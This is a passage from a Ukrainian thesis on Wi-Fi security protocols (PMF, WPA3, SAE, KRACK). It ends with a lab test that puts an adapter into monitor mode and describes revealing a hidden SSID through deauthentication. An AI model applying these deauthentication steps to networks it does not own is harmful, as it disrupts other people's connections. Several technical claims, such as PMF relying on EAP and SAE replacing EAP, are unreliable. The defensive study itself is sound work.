До впровадження PMF кадри управління були незахищеними, що робило їх вразливими до атак. Наприклад, зловмисник міг перехопити кадр управління з інформацією про мережу, такою як SSID або ключ безпеки, і використовувати її для підключення до мережі без дозволу. PMF використовує шифрування для захисту кадрів управління. Шифрування робить кадри управління нечитабельними для зловмисника, який перехопив їх. PMF також використовує механізм автентифікації для перевірки того, хто відправляє кадри управління. Автентифікація допомагає захистити мережу від атак, які використовують підроблені кадри управління.

Основними функціями PMF є:

- шифрування кадрів управління: PMF використовує алгоритм шифрування CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) для шифрування кадрів управління;
- автентифікація кадрів управління: PMF використовує протокол EAP (Extensible Authentication Protocol) для автентифікації пристроїв, які відправляють кадри управління;
- захист від атак: PMF допомагає захистити мережу від атак, таких як атаки типу "людина всередині" (man-in-the-middle).

Однак, як і будь-який стандарт, IEEE 802.11w має свої недоліки.

1. Зниження продуктивності. IEEE 802.11w додає додатковий обробний цикл для шифрування і автентифікації кадрів управління. Це може призвести до зниження продуктивності мережі.

2. Несумісність. IEEE 802.11w несумісний з попередніми стандартами бездротових мереж. Це означає, що пристрої, які не підтримують IEEE

802.11w, не зможуть підключитися до мережі, яка використовує цей стандарт.

3. Вартість. IEEE 802.11w вимагає використання більш складного обладнання, ніж попередні стандарти бездротових мереж. Це може призвести до підвищення вартості обладнання для бездротових мереж.

2.1.5 Wi-Fi Protected Access III (WPA3)

WPA3 був випущений у 2018 році Wi-Fi Alliance як найновіший засіб безпеки, який, усуває численні вразливості попередніх версій WPA. WPA3 включає в себе ряд нових функцій, які допомагають підвищити безпеку бездротових мереж Wi-Fi [27-29].

1. Simultaneous Authentication of Equals (SAE) - це новий протокол автентифікації, який замінює попередній протокол EAP. SAE є більш стійким до атак типу "людина всередині" (man-in-the-middle).
2. Forward Secrecy - це функція, яка забезпечує безпеку даних навіть якщо ключ безпеки мережі буде скомпрометований. Forward Secrecy використовує одноразові ключі для шифрування даних, що робить їх нечитабельними для зломисника, навіть якщо він знає ключ безпеки мережі.
3. Protected Management Frames (PMF) - це функція, яка захищає кадри управління мережі. PMF використовує шифрування і автентифікацію для захисту даних, які передаються в кадрах управління.
4. WPA3-Personal - це новий режим безпеки, який призначений для використання в домашніх мережах. WPA3-Personal забезпечує більш високий рівень безпеки, ніж попередній режим WPA2-Personal.

WPA3 передбачає два режими роботи WPA3-Personal і WPA3-Enterprise. WPA3-Personal (WPA3-PSK) забезпечує 128-бітне шифрування даних, а WPA3-Enterprise (Suite B) – 192-бітне.

Найважливіша зміна в протоколі WPA3 - це використання нового методу одночасної рівноправної автентифікації SAE (Simultaneous Authentication of Equals), що забезпечує додатковий захист від брутфорс-атак. SAE повинен замінити простий метод обміну загальними ключами PSK (Pre-Shared Key), який використовується в WPA2. SAE – це алгоритм, який використовується в WPA3-Personal замість чотиристороннього рукоштовування. Задача SAE максимально захистити процес встановлення з'єднань від хакерських атак. В SAE використовується спеціальний варіант встановлення зв'язку (dragonfly handshake), що використовує криптографію для запобігання вгадування пароля злоумисником.

WPA3-Enterprise використовує методи EAP, подібні до WPA2-Enterprise. WPA3-Enterprise з 192-бітною автентифікацією виконується за допомогою протоколу Extensible Authentication Protocol–Transport Layer Security (EAP-TLS) з використанням еліптичної кривої Діффі-Хеллмана (ECDH) для обміну ключами та алгоритму еліптичної кривої цифрового підпису (ECDSA) з 384-бітною еліптичною кривою.

На рисунку 2.3 зображено просту діаграму початкового обміну ключами під час рукоштовування SAE.




Рисунок 2.3 – Спрощена діаграма рукостискання SAE

В залежності від режиму WPA3 для шифрування, отримання ключа та перевірки використовується більше бітів, але також використовується або CCMP, або GCMP як протокол шифрування. GCMP більш ефективний і безпечний порівняно з CCMP.

Для генерування і перевірки ключів в WPA3 використовуються два різні алгоритми HMAC-SHA256 і HMAC-SHA384. WPA3 HMAC-SHA256 використовує 256-бітний код автентифікації хеш-повідомлення з алгоритмом хешування SHA-256. SHA-256 - це стійкий до атаки методом грубої сили алгоритм хешування, який генерує 256-бітну контрольну суму. WPA3 HMAC-SHA384 використовує 384-бітний код автентифікації хеш-повідомлення з алгоритмом хешування SHA-384. SHA-384 - це також стійкий до атаки методом грубої сили алгоритм хешування, який генерує 384-бітну контрольну суму. Основна відмінність між WPA3 HMAC-SHA256 і HMAC-SHA384 - це довжина ключа. WPA3 HMAC-SHA256 використовує 256-бітний ключ, а WPA3 HMAC-SHA384 використовує 384-бітний ключ. Довжина ключа впливає на рівень безпеки. Більш довгий ключ забезпечує більш високий рівень безпеки. WPA3 HMAC-SHA256 забезпечує достатній рівень безпеки для більшості випадків використання. Проте, якщо є потреба підвищити рівень безпеки, можна використовувати WPA3 HMAC-SHA384.

Крім вищезазначеного, SAE використовує метод прямої секретності (PFS) для додаткового посилення безпеки, якого не було в PSK. Припустимо, зломисник отримує доступ до зашифрованих даних, які маршрутизатор надсилає та отримує з Інтернету. Раніше атакуючий міг зберегти ці дані, а потім, у разі успішного підбору пароля, розшифрувати їх. З використанням SAE при кожному новому підключенні встановлюється новий пароль, і якщо зломисник в якийсь момент проникне у мережу, він зможе викрасити тільки пароль від даних, переданих після цього моменту.

OWE (Opportunistic Wireless Encryption) є розширенням стандарту IEEE 802.11, подібним до SAE. OWE забезпечує безпеку даних, що передаються в незахищеній мережі, за рахунок їх шифрування. При цьому від користувачів не потрібні будь-які додаткові дії та введення паролів для підключення до мережі. OWE – метод шифрування для посилення захисту та конфіденційності користувачів при підключенні до відкритих (публічних) мереж Wi-Fi. Для зручності та сумісності з поточними мобільними

пристроями також передбачено змішаний режим WPA2/WPA3. OWE використовує оппортуністичне шифрування, визначене стандартом RFC 8110, щоб захистити від пасивного підключення. Він також запобігає атаці з ін'єкцією пакетів, коли зловмисник намагається порушити роботу мережі, створює та передає особисті пакети даних, які виглядають як частина нормальної роботи мережі.

WPA3-Enterprise використовує наступні алгоритми шифрування:

1. GCMP (Galois/Counter Mode): GCMP є алгоритмом шифрування потоку, який використовується для шифрування даних, що передаються по мережі. GCMP є більш стійким до атак, ніж алгоритми шифрування потоку, які використовувалися в попередніх стандартах безпеки Wi-Fi.

2. CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol): CCMP є алгоритмом шифрування блокового шифру, який використовується для шифрування даних, що передаються по мережі. CCMP є більш стійким до атак, ніж алгоритми шифрування блокового шифру, які використовувалися в попередніх стандартах безпеки Wi-Fi.

WPA3-Enterprise також підтримує 192-бітне шифрування, що забезпечує більш високий рівень безпеки, ніж 128-бітне шифрування, яке використовувалося в попередніх стандартах безпеки Wi-Fi.

2.2 Аналіз атак на бездротові мережі Wi-Fi

Зловмисник може спробувати порушити конфіденційність, цілісність і доступність пристроїв у мережі Wi-Fi. Атаки можна згрупувати за чотирма типами: атаки Man-in-the-Middle, атаки відновлення ключа, шифрування трафіку та атаки на відмову в обслуговуванні.

2.2.1 Атака “Людина всередині” (MitM)

MitM – це тип атаки, який дозволяє зловмиснику підслуховувати, ретранслювати, відтворювати, змінювати або забороняти передачу пакетів/трафіку між клієнтським пристроєм і точкою доступу в мережі Wi-Fi. Потім зловмисник може отримати необхідні облікові дані, відобразити підроблену інформацію, використовувати служби за повноваженнями жертви тощо. Атака MitM може бути здійснена зловмисником за допомогою шахрайської точки доступу, яка виглядає як законна точка доступу для пристроїв жертви.

Загальнодоступні мережі дуже сприйнятливі до атак MitM через недостатню обізнаність користувачів, коли йдеться про безпеку та розпізнавання небезпечної мережі або шахрайської точки доступу [30-32].

2.2.2 Дешифрування трафіку

Атака з дешифруванням трафіку – це коли зловмисник захоплює зашифровані кадри в мережі, а потім намагається їх розшифрувати, щоб мати можливість читати дані у вигляді звичайного тексту. Перекриті ключі шифрування дозволяють зловмиснику читати та змінювати окремі кадри для, наприклад, підробки або підслуховування.

Атака з дешифруванням трафіку може бути здійснена різними способами. Один із способів – це використання атаки грубої сили, коли зловмисник просто генерує всі можливі комбінації ключів шифрування, поки не знайде правильний ключ. Цей метод може бути дуже ефективним, якщо ключ шифрування є коротким або простим.

Інший спосіб атаки з дешифруванням трафіку – це використання атаки зловмисного програмного забезпечення, яке може збирати зашифровані кадри з мережі та розшифровувати їх за допомогою відомих ключів шифрування. Цей метод може бути ефективним, якщо зловмисник має доступ до захищених мереж або якщо він може інстальовати зловмисне програмне забезпечення на пристрої, які підключені до мережі.

Перекриті ключі шифрування – це ключі шифрування, які використовуються для шифрування даних у різних мережах. Якщо зловмисник має доступ до одного з цих ключів, він може використовувати його для дешифрування даних у будь-якій мережі, яка використовує цей ключ.

Для захисту від атак з дешифруванням трафіку важливо використовувати довгі та складні ключі шифрування. Також важливо використовувати протоколи шифрування, які є стійкими до атак грубої сили. Крім того, важливо регулярно оновлювати програмне забезпечення на пристроях, які підключені до мережі, щоб захистити їх від зловмисного програмного забезпечення.

2.2.3 Атака KRACK

Перебуваючи в зоні дії мережі Wi-Fi, зловмисник може використовувати клієнтські пристрої за допомогою атак перевстановлення ключа (KRACK) [33-35]. Атаки KRACK дозволяють зловмисникам зчитувати та викрадати конфіденційні дані, зокрема паролі, номери кредитних карток у повідомленнях тощо, і залежно від конфігурації мережі також дають можливість маніпулювати та впроваджувати дані, програмне забезпечення-вимагач та інше шкідливе програмне забезпечення, наприклад у веб-сайти. На рисунку 2.4 наведено схему атаки KRACK.




Рисунок 2.4 – Схема атаки KRACK

Коли клієнтський пристрій підключається до мережі, виконується 4-стороннє рукостискання для узгодження нових ключів шифрування. Ключ встановлено, коли повідомлення 3 отримано в 4-сторонньому рукостисканні. Після встановлення ключа кадри даних будуть зашифровані за допомогою цього щойно встановленого ключа. Якщо точка доступу не отримала жодного підтвердження як відповідь від клієнтського пристрою через втрачений або випущений кадр, вона спробує повторно передати повідомлення 3. Це може призвести до надсилання точкою доступу кількох кадрів «повідомлення 3», які повторно встановлять той самий ключ

шифрування, що призводить до скидання додаткового номера кадру передачі (nonce) і отримання лічильника повторів, який використовує протокол шифрування. Противник може зловживати скиданням одноразових номерів, які виникають як результат, отримуючи та відтворюючи повторні передачі повідомлення 3 і 4 4-стороннього рукостискання, щоб змусити повторне використання одноразових номерів. Це дає противнику можливість, наприклад, відтворювати, розшифровувати та підробляти кадри даних.

2.3 Порівняльний аналіз протоколів захисту Wi-Fi мереж

WEP - це найперший протокол безпеки Wi-Fi, який був введений в 1997 році. WEP використовує алгоритм шифрування RC4, який є вразливим до атак методом грубої сили, атак з використанням знань і атак типу "людина всередині".

WPA - це вдосконалений протокол безпеки Wi-Fi, який був введений в 2003 році. WPA використовує алгоритм шифрування TKIP, який є більш стійким до атак методом грубої сили і атак з використанням знань, ніж WEP.

WPA2 - це ще один вдосконалений протокол безпеки Wi-Fi, який був введений в 2004 році. WPA2 використовує алгоритм шифрування CCMP, який є більш стійким до атак методом грубої сили і атак типу "зломщик посередині", ніж TKIP.

WPA3 - це найновіший протокол безпеки Wi-Fi, який був введений в 2018 році. WPA3 використовує алгоритм шифрування GCMP, який є більш стійким до атак методом грубої сили і атак типу "людина всередині", ніж CCMP.

У таблиці 2.1 показано порівняння характеристик між протоколами безпеки.

Таблиця 2.1 – Відмінності між WEP, WPA, WPA2, WPA3

Протокол	WEP	WPA	WPA2	WPA3
Представлений	1997	2003	2004	2018
Шифрування	RC4	TKIP	AES-CCMP	AES-CCMP AES-GCMP
Автентифікація	Використовує свій ключ як автентифікацію	Може використовувати 802.1x та EAP	Може використовувати 802.1x та EAP	SAE
Розмір ключа	64 біт/128 біт	128 біт	128 біт	128 біт/256 біт
Цілісність даних	CRC-32	MIC Алгоритм, 64 біт	CBC-MAC	SHA-2
Пряма секретність	–	–	–	+
Захист фреймів управління	Недоступний	доступний, але необов'язковий	доступний, але необов'язковий	Обов'язковий
Рівень безпеки	Слабкий	Кращий, ніж в WEP	Кращий, ніж в WEP та WPA	Найкращий
Обчислювальна потужність	Невелика	Потрібна менша обчислювальна потужність, ніж WPA2	Потрібна більша обчислювальна потужність, ніж WPA	Потрібна більша обчислювальна потужність, ніж WPA2
Режими безпеки	WEP-Open WEP-Shared	WPA-PSK WPA-Enterprise	WPA2-PSK WPA2-Enterprise	WPA2-Personal WPA2-Enterprise
Управління ключами	Немає	4-стороннє рукописання	4-стороннє рукописання	ECDH і ECDSA
Застарілий	Так (2004)	Так (2012)	Ні	Ні
Можливі атаки	Відновлення ключа; атака фрагментації; Chop-Chop; DoS	Бека і Тьюза; Охігаші і Морі; KRACK; підбір пароля за словником; Hole196; DoS	KRACK; підбір пароля за словником; Hole196; DoS; Evil Twin	Пониження до WPA2; Evil Twin; Атака Dragonfly Resource Exhaustion

Висновки до розділу 2

У другому розділі розглянуто основні вбудовані механізми безпеки бездротових мереж Wi-Fi на основі сімейства стандартів 802.11. Показано еволюцію та загальні слабкі сторони протоколів безпеки.

Порівняльний аналіз WEP, WPA, WPA2, WPA3 показав, що WEP та WPA є найслабшими, а широко використовуваний у даний час WPA2 піддається атакам, включаючи атаку деавтентифікації, атаки по словнику в автономному режимі і вразливість KRACK. Атаки на протоколи безпеки WPA/WPA2 можливі через незахищеність кадрів управління (PMF). PMF захищають цілісність і конфіденційність кадрів управління і є обов'язковими у WPA3. Новий протокол WPA3 є найбільш рекомендованим для бездротових мереж, оскільки націлений на вирішення проблем та покращення поточного стану безпеки.

3 ОЦІНКА ЕФЕКТИВНОСТІ ЗАСОБІВ БЕЗПЕКИ ПРИВАТНИХ БЕЗДРОТОВИХ МЕРЕЖ

Середовищем для проведення оцінки та тестування на проникнення була створена інфраструктура WLAN як експериментальна мережева лабораторія. У дослідженні використано мережеву лабораторію, щоб не скомпрометувати мережу будь-якої особи чи організації через конфіденційність і законність інформації користувача.

3.1 Постановка і організація експерименту

Для проведення експериментів використано автентифікатор (бездротовий маршрутизатор), зовнішній бездротовий адаптер, смартфон та два ноутбуки (один у ролі атакуючого, а інший клієнтський).




Рисунок 3.1 – Налаштування для тестування на проникнення

3.2 Тестування протоколів безпеки на вразливість

3.2.1 Виявлення прихованого SSID мережі

За замовчуванням кожна точка доступу транслює SSID у кадрах-маяках. Іноді адміністратори мережі можуть налаштувати точку доступу так, щоб вона не транслювала SSID, з метою приховування ТД та уникнення потенційних атак.

Приховування назви бездротової мережі не забезпечує жодної безпеки, оскільки зловмисник може відносно легко її виявити.

Першим кроком для визначення прихованого SSID є переведення інтерфейсу у режим моніторингу, щоб мати можливість перехоплювати бездротові пакети.

```
L$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	8812au	Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)

Рисунок 3.1 – Результат виконання команди airmon-ng

Наступним кроком є захоплення необроблених (raw) кадрів 802.11, які міститимуть усі доступні бездротові мережі у зоні досяжності.

```
CH 46 ][ Elapsed: 0 s ][ 2023-11-18 14:22
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A4:88:73:45:EE:0F	-81	5	0 0 100	780	WPA2	CCMP	PSK	<length: 0>	
68:FF:7B:44:1C:A0	-67	5	1 0 36	390	WPA2	CCMP	PSK	TP-Link_1CA1_5G	
C0:25:2F:18:DF:6C	-76	6	0 0 36	780	WPA2	CCMP	PSK	Flagman107	

Рисунок 3.2 – Результат виконання команди airodump-ng

Як випливає із аналізу отриманих результатів, є лише одна мережа, яка не транслює SSID (рис.3.2).

Крім того, перевірка кадрів-маяків у Wireshark вказує, що SSID приховано.




Рисунок 3.3 – Поле SSID у кадрах-маяках

Є два способи отримати SSID для прихованої бездротової мережі:

- пасивний;
- активний.

У пасивному режимі доведеться чекати, поки легітимний клієнт підключиться до точки доступу, разом з тим відстежуючи бездротовий трафік і перевіряючи пакети Probe Request і Probe Response, які міститимуть SSID мережі.




Рисунок 3.4 – Поле SSID у пакеті Probe Response

Ця техніка більш скрита, ніж активна, і її можна використовувати в сценарії, коли зломисник атакує корпоративну бездротову мережу, наприклад вранці, коли безліч пристроїв намагатимуться підключитися до ТД.

Інший метод полягає в прямому надсиланні пакетів деавтентифікації всім клієнтам від імені точки доступу. Це змусить усі пристрої, підключені до точки доступу, від'єднатися та знову під'єднатися, у разі чого знову будуть згенеровані пакети відповіді Probe Response, які розкриють прихований SSID. Пакети деавтентифікації можна надіслати за допомогою утиліти aireplay-ng [25].

На рис. 3.5 наведено, як після пакетів деавтентифікації знову генеруються пакети Probe Response, і оскільки ці пакети не зашифровані, вони розкривають SSID.

7469	100	Cisco_45:ee:0f	56:ec:e8:...	802.11	55	Deauthentication, SN=638, FN=0, Flags=...R...C	5500 MHz
7470	100	Cisco_45:ee:0f	56:ec:e8:...	802.11	55	Deauthentication, SN=638, FN=0, Flags=...R...C	5500 MHz
7471	100	Cisco_45:ee:0f	56:ec:e8:...	802.11	55	Deauthentication, SN=638, FN=0, Flags=...R...C	5500 MHz
7472	100	56:ec:e8:0d:8...	Cisco_45:...	802.11	55	Deauthentication, SN=639, FN=0, Flags=...R...C	5500 MHz
7474	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3501, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7483	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3502, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7484	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3503, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
7486	100	Cisco_45:ee:0f	Broadcast	802.11	327	Beacon frame, SN=3504, FN=0, Flags=...C, BI=100, SSID=Wildcard (Broadcast)	5500 MHz
